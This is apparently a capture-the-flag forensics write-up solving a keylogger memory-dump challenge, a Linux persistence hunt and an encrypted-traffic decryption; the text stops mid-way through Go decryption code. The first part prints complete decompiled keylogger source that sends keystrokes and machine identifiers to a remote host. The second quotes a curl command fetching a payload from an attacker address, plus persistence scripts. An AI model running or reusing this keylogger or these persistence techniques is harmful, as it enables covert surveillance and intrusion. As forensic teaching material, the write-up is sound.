
- Seems like the malware was written in Python.
- We can reverse the binary into bytecode using
pyinxtractor, then interpretted into plain source code withhttps://pylingual.io

# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: 'sol.py'
# Bytecode version: 3.11a7e (3495)
# Source timestamp: 1970-01-01 00:00:00 UTC (0)

from pynput.keyboard import Key, Listener
import socket
from Crypto.Cipher import AES, PKCS1_OAEP
from Crypto.Util.Padding import pad
import base64
import winreg
import os
import hashlib
from Crypto.PublicKey import RSA
from Crypto.Hash import SHA256
import base64

def encrypt_aes_cbc(plaintext: bytes, key: bytes, iv: bytes) -> bytes:
    cipher = AES.new(key, AES.MODE_CBC, iv)
    ciphertext = cipher.encrypt(pad(plaintext, AES.block_size))
    return ciphertext

HOST = '172.22.85.56'
PORT = 8080
PUBLIC_KEY = b'-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAukEBlslDfBRCjBluDnp0\njVzr4lGiS2DisGzSraABP4myImgK8r0rMDnRYu8Av/1Azi1KdUV0oC3cRFqjdTcT\nXowiE+B99vHyemW/muS/bdnhB5EDNALShTcaZj5/uGWKHyGhFOn/w+8narOFynfI\nq0aqZ9oHTf0pmPyWp+XbHmwdI1e9LT87ZCnT8CCAVrczXz84iS0zQXfp+3ggTWXG\nxAplCWJMEuTZtWzltqjxQl4DgcWMChkGsVIKmtVYVMd4IQF3TqKlRLqSwKzNkQEE\nFZ70BF0RXT8PNqoxQRLBavmIvGVa7NaL+j31uF7K+e6JucQVRV771v1KMXi0h+UK\ngQIDAQAB\n-----END PUBLIC KEY-----'
key_value = winreg.OpenKey(winreg.HKEY_LOCAL_MACHINE, 'SOFTWARE\\Microsoft\\Cryptography')
machine_guid, _ = winreg.QueryValueEx(key_value, 'MachineGuid')
winreg.CloseKey(key_value)

key = hashlib.sha256(machine_guid.encode()).digest()
computer_name = os.environ['COMPUTERNAME']
iv = hashlib.sha256(computer_name.encode()).digest()[:16]

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((HOST, PORT))
    info = f'{machine_guid} {computer_name}'.encode()
    rsa_key = RSA.import_key(PUBLIC_KEY)
    rsa_cipher = PKCS1_OAEP.new(rsa_key, hashAlgo=SHA256)
    encrypted = rsa_cipher.encrypt(info)
    s.sendall(base64.b64encode(encrypted))

def on_press(keys):
    try:
        data = keys.char.encode()
    except AttributeError:
        data = str(keys).encode()
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.connect((HOST, PORT))
        cipher_key = encrypt_aes_cbc(data, key, iv)
        s.sendall(base64.b64encode(cipher_key))
listener = Listener(on_press=on_press)
listener.start()
listener.join()In short, this malware is a keylogger that:
- Encrypt the computer’s information using RSA over to the server.
- Log every key from the browser, encrypt the keystrokes with AES-CBC and send it to the server.
To actually decrypt the traffic, we need two things:
- The registry value
HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuidas the key. - The computer’s name as the IV.
- The registry value
We can start getting the registry value straight from the memory dump.
$ vol -f challenge.dmp windows.registry.hivelist.HiveList
...
0xe38b5156b000  \SystemRoot\System32\Config\SOFTWARE    Disabled
...

$ vol -f challenge.dmp windows.registry.printkey.PrintKey --offset 0xe38b5156b000 --key 'Microsoft\Cryptography'

...
2025-11-22 06:10:18.000000 UTC  0xe38b5156b000  REG_SZ  \SystemRoot\System32\Config\SOFTWARE\Microsoft\Cryptography     MachineGuid   955dbad6-c040-45d0-8739-e86d3a6f2120     False
...- And we can get the computer’s name using the
windows.envplugin.
$  vol -f challenge.dmp windows.env | grep COMPUTERNAME
552	wininit.exe     0x25f9c6e15f0	COMPUTERNAME    DESKTOP-KA3APTF
628     winlogon.exe    0x22fe20315f0   COMPUTERNAME    DESKTOP-KA3APTF
696     services.exe    0x1d79b803150   COMPUTERNAME    DESKTOP-KA3APTF
720     lsass.exe       0x1f923403150   COMPUTERNAME    DESKTOP-KA3APTF
832 svchost.exe 0x1ef70003340 COMPUTERNAME DESKTOP-KA3APTFSo the values are:
955dbad6-c040-45d0-8739-e86d3a6f2120DESKTOP-KA3APTF
Quick decrypt script:
#!/usr/bin/env sh

MACHINE_GUID="955dbad6-c040-45d0-8739-e86d3a6f2120"
COMPUTER_NAME="DESKTOP-KA3APTF"

KEY="$(printf "%s" "$MACHINE_GUID" | sha256sum | awk '{print $1}')"
IV="$(printf "%s" "$COMPUTER_NAME" | sha256sum | awk '{print $1}' | cut -c1-32)"

DATA="$(tshark -r $1 -Y "tcp.segment_data && tcp.dstport == 8080 && frame.len < 100" -T fields -e tcp.segment_data)"

for segment in $DATA
do
        if [ -z "$segment" ]
        then
                continue
        fi

        raw_dat="$(printf "%s" "$segment" | xxd -r -p | base64 -d)"

        decrypted="$(printf "%s" "$raw_dat" | openssl aes-256-cbc -d -K "$KEY" -iv "$IV")"

        printf "%s" "$decrypted"
done$ ./decrypt.sh challenge.pcap
pastebin.com/Key.shiftDLPxKey.shiftDrz6Key.enter- This leaves us with a PasteBin URL:
https://pastebin.com/DLPxDrz6of which it’s content is our flag.

W1{th1s_fl4g_15_4_r3w4rd_f0r_y0u}.
FINDME
Description
Author: m4scul1n3
Linux Backdoor Hunt.
A file server may have been compromised. Investigate the system, remove every malicious persistence mechanism and payload, and preserve legitimate system components. When remediation is complete, read /flag/flag.txt.
Hint: analyze logs, cron jobs, shell initialization, SSH authorized keys, unusual file permissions and unexpected outbound connections.
$ ssh [email protected] -p 3667
analyst@ret2shell-47-203-1789270401:~$- We will first check out the logs to see what we can work with.
analyst@ret2shell-47-203-1789270401:~$ ls /var/log
README alternatives.log apt bootstrap.log btmp cache-sync.log dpkg.log faillog incident.log journal lastlog private update-check.log wtmp- We would first check
incident.logfor our pivot.
analyst@ret2shell-47-203-1789270401:~$ cat /var/log/incident.log
Sep 10 02:14:28 server sshd[816]: Accepted publickey for root from 10.20.30.77
Sep 10 02:15:11 server sshd[816]: pam_unix(sshd:session): session opened for user root(uid=0)
Sep 10 02:15:44 server bash[842]: curl -fsS http://10.20.30.77/payload/cache-sync -o /usr/local/bin/.cache-sync
Sep 10 02:16:03 server sudo[901]: root : COMMAND=/usr/bin/chmod 4755 /usr/local/bin/.diag
Sep 10 02:17:14 server cron[932]: installed job cache-sync
Sep 10 02:18:51 server system: modified global shell initialization
Sep 10 02:20:09 server backup-agent[1004]: queued inventory bundle in hidden outbox
Sep 10 02:22:37 server cron[1118]: installed update-check mirror telemetry to host.docker.internal:4444From this log, we can infer several things happened.
- A root login from
10.20.30.77, which is very unusual, as servers usually do not permit root logins. - A payload was installed into
/usr/local/bin /usr/local/bin/.diagfile’s permission was changed so it’s executable byroot.- A cronjob called
cache-syncwas installed - Global shell initialization was modified.
- Something bundled up in a hidden outbox.
- A telemetry connection to
host.docker.internal:4444.
- A root login from
All of these files are dotfiles (files with
.prefixed to it’s name), which would normally be hidden by the system.First things first, we have to address the root login. This is usually allowed by a line in
~/.ssh/authorized_keys, which… authorize public keys.
root@ret2shell-47-203-1789270401:/home/analyst# cat /root/.ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOM/EWjrXOT+Zsz6hazB4VTc7kJowYh4bInVvQlvTZOD ops-backup@legacy-host- Looks like a foreign key somehow made it in here.
- Next we would check out the payload that was downloaded.
root@ret2shell-47-203-1789270401:/home/analyst# cat /usr/local/bin/.cache-sync
#!/bin/sh
set -eu

work_dir=/var/tmp/.cache-sync
queue_dir=/var/spool/backup-agent/.outbox
stamp=$(date -u +"%Y%m%dT%H%M%SZ")
host=$(hostname 2>/dev/null || printf unknown)

mkdir -p "$work_dir" "$queue_dir"

{
    printf 'host=%s\n' "$host"
    printf 'run_id=%s\n' "$stamp"
    printf 'user_count=%s\n' "$(awk -F: 'END { print NR }' /etc/passwd)"
    printf 'sudoers_digest=%s\n' \
        "$(find /etc/sudoers.d -maxdepth 1 -type f -exec sha256sum {} \; 2>/dev/null | sort | sha256sum | awk '{print $1}')"
    printf 'ssh_permit_root=%s\n' \
        "$(sshd -T 2>/dev/null | awk '$1 == "permitrootlogin" { print $2; exit }')"
} > "$work_dir/inventory.$stamp"

tar -C "$work_dir" -czf "$queue_dir/inventory-$host-$stamp.tgz" "inventory.$stamp" 2>/dev/null || true
rm -f "$work_dir/inventory.$stamp"

printf '%s queued inventory-%s-%s.tgz\n' \
"$(date -u +'%FT%TZ')" "$host" "$stamp" >> /var/log/cache-sync.log- Seems like this is what queued the items in a hidden outbox in
/var/spool/backup-agent/.outbox. .diagseems to be a malicious binary file.
root@ret2shell-47-203-1789270401:/home/analyst# xxd /usr/local/bin/.diag | head
00000000: 7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF............
00000010: 0300 3e00 0100 0000 f019 0000 0000 0000  ..>.............
00000020: 4000 0000 0000 0000 b861 0000 0000 0000  @........a......
00000030: 0000 0000 4000 3800 0d00 4000 1e00 1d00 [email protected]...@.....- To be fair, everything in this directory is malicious, with the exception of
backupctl. Wow.
root@ret2shell-47-203-1789270401:/home/analyst# ls -la /usr/local/bin/
total 56
drwxr-xr-x 1 root root  4096 Sep 13 03:33 .
drwxr-xr-x 1 root root  4096 Aug 10 14:48 ..
-rwxr-xr-x 1 root root   916 Sep 13 03:33 .cache-sync
-rwsr-xr-x 1 root root 26936 Sep 13 03:33 .diag
-rw-r--r-- 1 root root   140 Sep 13 03:33 .diag.manifest
-rwxr-xr-x 1 root root   996 Sep 13 03:33 .update-check
-rwxr-xr-x 1 root root   236 Sep 13 03:33 backupctl
root@ret2shell-47-203-1789270401:/home/analyst# cat /usr/local/bin/.diag.manifest
name=.diag
owner=root
mode=4755
sha256=managed-by-legacy-backup
note=unexpected privileged diagnostic helper observed after incident window- Next up, we are going to tackle the system’s cronjobs stored in
/etc/cron.d/.
root@ret2shell-47-203-1789270401:/home/analyst# ls /etc/cron.d/
cache-sync e2scrub_all logrotate-health update-check- Two of the crontab files in particular, are interesting.
root@ret2shell-47-203-1789270401:/home/analyst# cat /etc/cron.d/update-check
# Suspicious outbound beacon disguised as repository mirror telemetry.
*/2 * * * * root /usr/local/bin/.update-check

root@ret2shell-47-203-1789270401:/home/analyst# cat /etc/cron.d/cache-sync
# Suspicious inventory collector disguised as cache maintenance.
* * * * * root /usr/local/bin/.cache-syncBecause… well… the comments themselves basically confessed everything.
Then we are going to tackle the global shell profile, which would run
.profileon login, and run everything inside/etc/profile.d.
root@ret2shell-47-203-1789270401:/home/analyst# ls /etc/profile.d/
01-locale-fix.sh  zz-session-health.sh
root@ret2shell-47-203-1789270401:/home/analyst# cat /etc/profile.d/zz-session-health.sh
# Suspicious login hook disguised as backup-agent telemetry.
[ -x /opt/backup-agent/.agent ] && /opt/backup-agent/.agent >/dev/null 2>&1 &- Same thing with the
zz-session-health.shfile. - This runs
/opt/backup-agent/.agentin the background.
root@ret2shell-47-203-1789270401:/home/analyst# cat /opt/backup-agent/.agent
#!/bin/sh
set -eu

session_log=/var/log/session-health.log
audit_dir=/var/tmp/.session-health
mkdir -p "$audit_dir"

{
    printf 'time=%s\n' "$(date -u +'%FT%TZ')"
    printf 'user=%s\n' "$(id -un 2>/dev/null || printf unknown)"
    printf 'tty=%s\n' "$(tty 2>/dev/null || printf none)"
    printf 'ssh_client=%s\n' "${SSH_CLIENT:-local}"
    printf 'path_sha256=%s\n' "$(printf '%s' "${PATH:-}" | sha256sum | awk '{print $1}')"
} > "$audit_dir/session.$$"

printf '%s profile hook captured session metadata for %s\n' \
"$(date -u +'%FT%TZ')" "$(id -un 2>/dev/null || printf unknown)" >> "$session_log"- Seems like another system information collector.
- Here’s a “““““solve””””” script.
rm /etc/cron.d/update-check
rm /usr/local/bin/.cache-sync
rm /etc/cron.d/cache-sync
rm /etc/cron.d/update-check
rm /usr/local/bin/.update-check
rm /opt/backup-agent/.agent
rm /etc/profile.d/zz-session-health.sh
rm /root/.ssh/authorized_keys
rm /usr/local/bin/.diag
rm /usr/local/bin/.diag.manifest

sleep 1
cat /flag/flag.txt$ sudo sh solve.sh
W1{l1nux_pers1st3nc3_fU1ly_r3mov3d}Flag : W1{l1nux_pers1st3nc3_fU1ly_r3mov3d}
Locked Girl
Description
Author: s3asick5
Deep inside the forbidden library, two workstations were constantly communicating with each other in secret. At some point, we managed to intercept their network traffic. Can you analyze the captured communication and uncover the hidden data these two machines were trying to keep locked away?
We are given a Network Packet Capture.
On a quick observation, there are a lot of communication between
192.168.247.1and192.168.247.152(1MB – the largest in the chart).
Along with a huge communication spike.

Inspecting the spikes gives us a lot of raw TCP traffic, could it potentially be an encrypted communication channel?

Right before that, there was a HTTP request to a fileserver.

It seems to be downloading a zip file.
Inside the zip file is a client software, potentially using the same communication channel.
Reading
instruction.txtconfirms it’s purpose.
contact me at 192.168.247.1:9000This is the same IP that had a lot of data transfered with
192.168.247.152.A quick analysis tells us that
client_cs.execallsclient_cs.dllfor it’s backend.
Looks like
client_cs.dllwas written with.NET. Of which we can reverse-engineer easily with dnSpyEx
Some functions:

We would start out by dissecting the main function. Of which I would annotate on the pictures themselves.


The same session key is reused throughout the communication channel as encryption using AES-GCM.

The AES-ECB key is generated with the XOR-ed key as the “seed”, as seen in the picture.
The communication protocol is as followed:
  sequenceDiagram
    participant A as Client A
    participant B as Client B

    A->>B: Byte Stream array1
    B->>A: Byte Stream array2

    Note over A,B: XOR array1 and array2 to array3 (seed)

    Note over A,B: GenerateECBKey(array3)

    Note over A: Generate 32-byte Session Key
    A->>B: AES-ECB encrypted Session Key

    Note over B: Decrypt Session Key using AES-ECB key
    B-->>A: "OK"

    loop Encrypted Communication
        Note over A: Encrypt message with AES-GCM
        A->>B: Encrypted message
        Note over B: Decrypt message with Session Key
        B-->>A: Response
    end
So to actually decrypt the traffic, we would need the session key that was encrypted using AES-ECB, which need.
- The recipient’s byte stream.
- The sender’s byte stream.
- The encrypted session key.
Which can be found pretty easily in the Packet Capture file.

Heres the decryption code written in Go.
package main

import (
        "fmt"
        "crypto/aes"
        "crypto/cipher"
        "encoding/hex"
        "os"
        "encoding/binary"
        "flag"
)

var BYTE_A = []byte{0x44,0xad,0x83,0x8a,0x9c,0x5b,0x6a,0x8e}
var BYTE_B = []byte{0x15,0xf4,0xc2,0x4b,0x7b,0xb9,0xa7,0x3f}

var ENCRYPTED_SESSION_KEY = []byte{0x97,0x38,0xcd,0x86,0x17,0xb9,0x97,0x25,0x52,0x30,0xef,0x47,0xb7,0xb4,0xaa,0x5a,0xf3,0xcb,0x4c,0x0c,0x31,0x05,0x2f,0x8f,0xf1,0x1c,0xdd,0x93,0x03,0x15,0xd1,0xfb}

var InputFile string
var OutputFile string

func DecryptGCM(key, data []byte) []byte {
        nonce := data[:12]
        ciphertext := data[12:]

        block, err := aes.NewCipher(key)
        if err != nil {
                panic(err.Error())
        }

        aesgcm, err := cipher.NewGCM(block)
        if err != nil {
                panic(err.Error())
        }

        decrypted, err := aesgcm.Open(nil, nonce, ciphertext, nil)
        if err != nil {
                panic(err.Error())
        }

        return decrypted
}

func DecryptECB(key, data []byte) []byte {
        cipher, _ := aes.NewCipher([]byte(key))
        decrypted := make([]byte, len(data))
        size := 16

